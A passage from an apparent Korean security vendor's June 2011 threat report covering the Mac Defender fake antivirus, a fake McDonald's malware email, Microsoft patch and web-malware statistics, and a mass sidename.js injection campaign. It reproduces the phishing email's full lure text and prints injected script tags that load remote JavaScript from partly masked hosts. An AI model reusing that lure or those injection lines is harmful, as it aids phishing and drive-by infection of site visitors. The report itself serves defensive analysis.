
- 1. '자동으로 DNS 서버 주소 받기'에서 '다음 DNS 서버 주소 사용'으로 변경
- 2. '기본 설정 DNS 서버'의 값을 내부에서 사용하는 주소 또는 [그림 1-7]의 임의의 DNS Server 주소로 설정한다.
- 3. 감염된 시스템을 찾아(DHCP Server로 등록된 시스템 추적 또는 패킷 확인) V3 제품을 최신엔진으로 업데이트한 뒤, 정밀 검사(수동 검사)를 통해 시스템 전체 검사를 수행한다.

SNS로 전파되는 맥 OS X 대상의 허위 백신

5월 15일 국외에서 애플(Apple)사의 맥(Mac) OS X를 감염시키는 허위 백신인 맥 디펜더(Mac Defender)가 유명 소셜 네트워크(Social Network)를 통해 전파되는 것이 발견되었다. 그림[1-8]과 같이 트위터(Twitter)를 이용하여 맥 운영체제 사용자들을 대상으로 게임을 소개하는 내용으로 위장첨 메시지를 발송했다. 메세지 본문에 단축 URL(URL Shortening)을 첨부하여 악의적인 웹 사이트로 접속을 유도한다.



사파리(Safari) 웹 브라우저를 사용하는 맥 운영체제 사용자가 해당 단축 URL을 클릭하게 되면 [그림 1-9]와 같은 특정 웹 사이트로 연결된다.



해당 웹 페이지는 기존 윈도우 운영체제를 감염 대상으로 하였던 허위 백신과 마찬가지로 시스템 전체를 검사하는 것처럼 속인뒤, 허위 진단 결과를 보여준다. 그리고 맥 운영체제에서 실행되는 특정 파일을 내려받도록 유도하여 허위 백신의 감염을 시도한다. 이번 에 발견된 맥 운영체제를 감염 대상으로 하는 허위 백신은 페이스북(Facebook)에서 성인 비디오 내용으로 유포되기 시작한 것으로, 영국 보안 업체 소포스(Sophos)에서 블로그 'Rihanna and Hayden Panettiere sex video spreads Mac malware on Facebook'을 통해 공개하였다. 맥 운영체제를 개발하는 애플사에서는 맥 운영체제 사용자를 대상으로 유포되었던 허위 백신의 진단 및 탐지를 위해 보안 업데이트 'About Security Update 2011-003'을 배포 중이다. 그러므로 맥 운영체제를 사용하는 사용자는 해당 보안 업데이트를 설치하고 트위터와 페이스북과 같은 소셜 네트워크를 통해 전달되는 메시지에 포함된 단축 URL 클릭을 주의해야 한다.

허위 맥도날드 메일로 유포된 악성코드

[표 1-4] 허위 맥도날드 메일 구성	
메일 제목 (다음 중 하나)	We are having the holiday of free food We feed everyone for free We gift you all our dishes for free The very best day is Free Day Our visitors will be having dishes for free We are going to prove that our food is delicious and healthy Visit us on the day of free helpings Hand over the ticket and get five helpings for free Today you will get the ticket and there will be no need to pay for Get a ticket for free helpings
메일 본문	Good afternoon, McDonalds invites you to The Free Supper Day which will take place on 27 June, 2011, in every cafe of ours. Free Day?s menu! - Premium Crispy Chicken Classic Sandwich - World Famous Fries - Premium Southwest Salad - Sugar Cookie - McCafe Strawberry Banana Smoothie Print the invitation card attached to the letter and show it at the cash desk of any of our restaurants. Every manager will gladly take your card and issue you a tasty dish of Free Day. And remember! Free Day is whole five free dishes! Thank you for your credence. We really appreciate it.
첨부 파일 (다음 중 하나)	- Invitation_Card_[5자리 숫자들].zip

ASEC에서는 소셜 네트워크 서비스(Social Network Service)인 트위터(Twitter)를 통해 6월 21일 맥도날드(McDonalds) 메일로 위장해 악성코드 유포를 시도한 사례를 언급한 바 있다. 맥도날드에서 발송하는 메일로 위장해 유포를 시도한 악성코드는 그 변형이 현재까지도 지속적으로 발견되고 있어 사용자의 각별한 주의가 필요하다. 이번에 유포된 허위 맥도날드 메일은 아래와 같은 메일 형식을 가지고 있으며, 무료 시식이 가능한 초대권이 첨부되었다고 알리고 있다.

첨부된 파일 Invitation_Card_[5자리 숫자들].zip의 압축을 해제하게 되면 Invitation_Card.exe(25,600 바이트)이 파일이 생성된다.



생성된 파일은 [그림1-10]과 같이 마이크로소프트 오피스 워드(Microsoft Office Word) 파일과 동일한 아이콘을 가지고 있다. 이번 맥도날드에서 발송한 메일로 위장한 악성코드는 V3 제품 군에서 다음과 같이 진단하고 있으며 지속적인 변형들이 발견되고 있음으로 각별한 주의가 필요하다.


- Win-Trojan/Agent,25600.ZN
- Win-Trojan/Agent,25600.ZO
- Win-Trojan/Dofail,26112.C

02. 시큐리티 동향

a. 시큐리티 통계

6월 MS보안 업데이트 현황

마이크로소프트사가 발표한 이번 달 보안 업데이트는 16건이다. 이번 달에 MS에서 발표한 16건의 보안 패치 중 특히 원격코드 실행 가능한 취약점이 많아 사용자의 각별한 주의가 요구된다. IE 취약점과 Office 취약점과 관련해, 무분별한 메일 열람 및 인터넷 사이트 접속은 각별한 주의를 요하며, 윈도우 보안 패치 및 백신 업데이트를 철저히 해야 한다.



위험도	취약점
긴급	OLE 자동화의 취약점으로 인한 원격 코드 실행 문제점 (MS11-038)
긴급	.NET Framework 및 Microsoft Silverlight의 취약점으로 인한 원격 코드 실행 문제점(MS11-039)
긴급	Threat Management Gateway 방화벽 클라이언트의 취약점으로 인한 원격 코드 실행 문제점(MS11-040)
긴급	Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제점 (MS11-041)
긴급	분산 파일 시스템의 취약점으로 인한 원격 코드 실행 문제점 (MS11-042)
긴급	SMB 클라이언트의 취약점으로 인한 원격 코드 실행 문제점 (MS11-043)
긴급	.NET Framework의 취약점으로 인한 원격 코드 실행 문제점(MS11-044)
긴급	Internet Explorer 누적 보안 업데이트(MS11-050)
긴급	벡터 표시 언어의 취약점으로 인한 원격 코드 실행 문제점(MS11-052)
중요	MHTML의 취약점으로 인한 정보 유출 문제점(MS11-037)
중요	Microsoft Excel의 취약점으로 인한 원격 코드 실행 문제점(MS11-045)
중요	Ancillary Function Driver의 취약점으로 인한 권한 상승 문제점(MS11-046)
중요	Hyper-V의 취약점으로 인한 서비스 거부 문제점(MS11-047)
중요	SMB 서버의 취약점으로 인한 서비스 거부 문제점(MS11-048)
중요	Microsoft XML 편집기의 정보 유출 문제점(MS11-049)
중요	Active Directory 자격 증명 서비스 웹 등록의 취약점으로 인한 권한 상승 문제점(MS11-051)


[표 2-1] 2011년 6월 주요 MS 보안 업데이트

03. 웹 보안 동향

a. 웹 보안 통계

웹사이트 보안 요약


안철수연구소의 웹 브라우저 보안 서비스 사이트가드(SiteGuard)를 통해 산출된 2011년 6월 웹 사이트 보안 통계 자료를 보면 악성코드를 배포하는 웹 사이트의 차단건수는 49,317건이다. 또한, 악성코드 유형은 679건이며, 악성코드가 발견된 도메인은 636건, 악성코드가 발견된 URL은 2,398 건이다. 2011년은 전월대비 악성코드가 발견된 도메인, 악성코드 발견된 URL 은 다소 감소하였으나, 악성코드 발견 건수, 악성코드 유형은 증가하였다.



[표 3-1] 웹 사이트 보안 요약

월별 악성코드 배포 URL 차단 건수


2011년 6월 악성코드 배포 웹사이트 URL 접근에 따른 차단 건수는 지난 달 32,918건에 비해 150% 수준인 49,317건이다.



[그림 3-1] 월별 악성코드 발견 건수

월별 악성코드 유형


2011년 6월 악성코드 유형은 전달의 677건에 비해 100% 수준인 679건이다.



[그림 3-2] 월별 악성코드 유형

월별 악성코드가 발견된 도메인


2011년 6월 악성코드가 발견된 도메인은 전달의 716건에 비해 89% 수준인 636건이다.



[그림 3-3] 월별 악성코드가 발견된 도메인

월별 악성코드가 발견된 URL

2011년 6월 악성코드가 발견된 URL은 전달의 2,684건에 비해 89% 수준인 2,398건이다.




[그림 3-4] 월별 악성코드가 발견된 URL

악성코드 유형별 배포 수

악성코드 유형별 배포 수는 애드웨어 류가 12,363건으로 전체의 37.6%의 비율을 보이며 1위를 차지하였고, 트로잔 류가 8,480건으로 전체의 25.8%로 2위를 차지하였다.

유형	건수	비율
DOWNLOADER	11,701	23.7 %
DROPPER	10,554	21.4 %
ADWARE	10,262	20.8 %
TROJAN	7,977	16.2 %
Win32/VIRUT	935	1.9 %
JOKE	702	1.4 %
APPCARE	210	0.4 %
SPYWARE	119	0.2 %
ETC	6,857	13.9 %
	49,317	100 %

[표 3-2] 악성코드 유형별 배포 수



[그림 3-5] 악성코드 유형별 배포 수

악성코드 배포 순위

악성코드 배포 순위는 [표 3-3]에서 볼 수 있듯이 Dropper/Malware.10260294이 4,845건으로 1위를 차지하였으며, Top10에 Dropper/Malware.10260294등 8건이 새로 등장하였다.

순위	등락	악성코드명	건수	비율
1	NEW	Dropper/Malware.10260294	4,845	16.2 %
2	NEW	Win-Downloader/KorAdware.1539072	4,103	13.7 %
3	NEW	Dropper/Malware.9861963	3,494	11.7 %
4	NEW	Win-Downloader/Cybermy.724992	3,420	11.4 %
5	NEW	Win-Adware/KorZlob.3919486	3,162	10.6 %
6	NEW	Win32/Induc	2,909	9.7 %
7	NEW	Win-Downloader/Cybermy.726528	2,795	9.3 %
8	▼7	Win-Adware/Shortcut.InlivePlayerActiveX.234	2,381	7.9 %
9	▼6	Win-Adware/Shortcut.Unni82.3739648	1,450	4.8 %
10	NEW	Dropper/Small.Gen	1,397	4.7 %
			29,956	100 %

[표 3-3] 악성코드 배포 Top 10


03. 웹 보안 동향

b. 웹 보안 이슈

2011년 6월 침해 사이트 현황

6월 침해사이트 현황은 수치 상의 큰 변화는 없었지만 6월 중순경부터 해킹된 국내 웹 사이트를 통해 Adobe Flash Player의 0-Day 취약점(CVE-2011-2110)을 이용한 악성코드 유포사례가 눈에 띄게 증가했다.

[그림 3-6] 2011년 6월 악성코드 유포 목적의 침해 사이트 현황



[표 3-4]는 6월 한달 간 여러 사이트들을 통해서 가장 많이 유포된 악성코드들에 대한 순위를 나타낸 것이다. Win-Trojan/Patched.DE가 부동의 1위를 고수하고 있으며, 6월에는 특히 파일의 크기가 30mb되는 악성코드들의 유포가 눈에 띄게 증가하였다. 6월 한달 간 해킹된 웹 사이트를 통해 유포된 악성코드들의 동향을 요약해 보면 아래와 같다.

[표 3-4] 해킹된 웹 사이트를 통해서 유포된 악성코드 Top 10

순위	악성코드명	건수
1	Win-Trojan/Patched.DE	44
2	Win-Trojan/Agent.85104	17
3	Dropper/Onlinegamehack.33600522	17
4	Win-Trojan/Onlinegamehack.82338	16
5	Dropper/Onlinegamehack.84309	16
6	Win-Trojan/Onlinegamehack.33597838	16
7	Dropper/Onlinegamehack.33600010	16
8	Dropper/Onlinegamehack.80343	15
9	Win-Trojan/Onlinegamehack55.Gen	15
10	Win-Trojan/Onlinegamehack56.Gen	15

- 신규 Adobe Flash Player 취약점(CVE-2011-2110)을 이용한 악성코드 유포: <http://core.ahnlab.com/303>
- 시스템 파일을 변조하는 악성코드의 업데이트: <http://core.ahnlab.com/303>
- 웹 공격(SQL Injection)을 통한 악성코드 유포: <http://core.ahnlab.com/305>

국내 사이트 해킹을 통한 악성 코드 유포

기존 공격 방식은 서버를 해킹하여 서버 자원을 이용하는 형태가 대부분이었으나, 최근 공격 방식은 서버 해킹을 통해 클라이언트를 해킹해 공격하는 것으로 계속 변화고 있다. 또한 패치가 나오기 전까지는 취약점을 이용한(제로데이 취약점) 공격에 클라이언트 사용자는 속수무책으로 당할 수 밖에 없는 실정이다. 이는 클라이언트 보안도 중요하지만, 첫 번째 타겟이 되어 악성코드를 유포하는 서버 측에서의 보안이 철저히 요구된다. 현재 일어나고 있는 웹 해킹 취약점 사례를 살펴보면, 대부분 이미 알려진 공격이며 아주 손쉬운 공격 형태를 보이고 있다. 따라서 보안에 조금만 신경을 쓰면 자동화된 공격 툴이나 스크립트 키드에 의한 공격만큼은 손쉽게 방어할 수 있을 것이다.

아무리 보안이 잘된 사이트라 할지라도, 새로운 공격 기법이 나오거나 100% 중에 0.00001%만 잘못된다면 큰 사고로 이어질 수 있다. 이를 방지하기 위한 준수사항은 다음과 같다.

1. 안전한 보안 프로그래밍
 - 보안 라이브러리 또는 공격 기법을 파악하고 프로그래밍 한다.
2. 주기적인 점검
 - 모의 해킹/컨설팅 등을 통해 주기적으로 점검해야 한다.
3. 주기적인 모니터링
 - 웹사이트 변조 유무를 주기적으로 모니터링 해야 한다.
 - 로그를 통해 이상 유무를 주기적으로 모니터링 해야 한다.
 - 웹шел 형태의 스크립트를 주기적으로 모니터링 해야 한다.
4. IDS/IPS 등 보안 장비를 통해 실시간 감시
5. 보안 교육을 통해 주기적인 보안 의식을 가져야 한다.

2011년 6월 해킹된 웹 사이트들을 통해서 유포된 악성코드 동향

1. 웹 공격(SQL Injection)을 통한 악성코드 유포

최근 Armorize라는 보안업체가 블로그에 공개한 내용에 따르면 다수의 사이트들을 대상으로 웹 공격이 발생하여 해킹된 후 악성코드가 유포되는 사례가 있었다. 해당 업체의 블로그에는 이번 사례의 기술적인 내용과 해킹되어 악성코드를 유포했던 일부 사이트들이 공개되었다.


Mass Meshing Injection: sidename.js ongoing:

<http://blog.armorize.com/2011/06/mass-meshing-injection-sidenamejs.html>


위 주소에 언급된 760개의 사이트들에 대해서 국가, 악성코드 유포, 취약점 등 여러 가지를 분석해 보았다.

참고로 위 주소에 공개된 760개의 사이트들을 참고하여 기반으로
분석 및 작성한 것이므로 실제 내용과는 차이가 있을 수 있다.


1) 국가별 피해 사이트 현황



760개의 사이트들에 대해서 국가별로 분류해본 결과는 [그림 3-7]과 같고 US(미국)에 위치한 사이트들에서 피해가 가장 많이 발생했다. ETC에 포함된 국가들도 마찬가지로 분류해 보면 아래 [그림 3-8]과 같다.



[그림 3-8]을 보면 국내 사이트도 해킹되어 악성코드를 유포했던 것으로 확인되지만 해당 사이트 주소는 언급하지 않는다. 760개 사이트들에 대해 6월 18일 부터 24시간 동안 모니터링 한 결과 당시 상당 수의 사이트가 여전히 악성코드를 유포 중임을 확인했다. 국가별로 분류해 보면 아래 [그림 3-9]와 같다.



약어	국가 명	약어	국가 명
AR	아르헨티나	ID	인도네시아
BE	벨기에	NL	네덜란드
BG	불가리아	PL	폴란드
CA	캐나다	RO	루마니아
CZ	체코	RU	러시아
DE	독일	TH	타이
ES	스페인	TR	터키
FR	프랑스	UA	우크라이나
GB	영국	US	미국

2) 침해 사이트 분석

2011년 06월 18일에 모니터링 한 760개 사이트들 중에 악성코드 유포하는 것으로 확인된 274개의 사이트들에는 아래 Case들에서 보는 것처럼 공통적으로 `sidename.js`라는 자바 스크립트 링크가 삽입되어 있었다.

Case 1

```
'<script type="text/javascript" src="http://guitar*****.com.ua/sidename.js"></script><script type="text/javascript" src="http://chojno.pa*****.pl/counter.js"></script></html></head>'
```


Case 2

```
'<script type="text/javascript" src="http://*****2.ac.th/sidename.js"></script><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">'
```

Case 3

```
</head><body leftmargin="0" topmargin="0"
marginwidth="0" marginheight="0"
bgcolor="#7B396A"><script type="text/javascript"
src="http://pl*****.cp9.vpsi.pl/sidename.js"></
script><center><table border="0" cellpadding="0"
cellspacing="0">
```

위 3개의 Case에서 볼 수 있듯이 `sidename.js`는 동일하지만 해당 자바 스크립트 파일이 링크된 주소는 고정적이지 않았다. 즉, 다수의 URL들이 `sidename.js`를 위해서 사용되고 있었다는 의미이며, 이를 국가별로 분류를 해보면 아래 그림 [그림 3-10]과 같다.



전체적인 상황을 간단하게 요약해 보면 아래 [그림 3-11]과 같다.




브라우저를 통해 forumthrea.php에 접속할 경우 [그림3-12]처럼 '404 Not Found' 메시지가 나타난다. 미디어 플레이어가 실행되는 것처럼 보이지만 실제로는 취약점이 존재하는 PDF를 내려받아 실행된다. 참고로 [그림 3-12]에서 Adobe PDF Reader의 License Agreement창이 뜨는 것은 최초 설치과정에서 발생하는 것으로 정상적인 설치프로그램에서 보여주는 것으로 동의를 하게 되면 후에는 나타나지 않는다.


forumthrea.php에 접속 시 다운로드 되는 PDF를 분석해 보면 내부에 난독화된 자바 스크립트 코드가 존재한다.

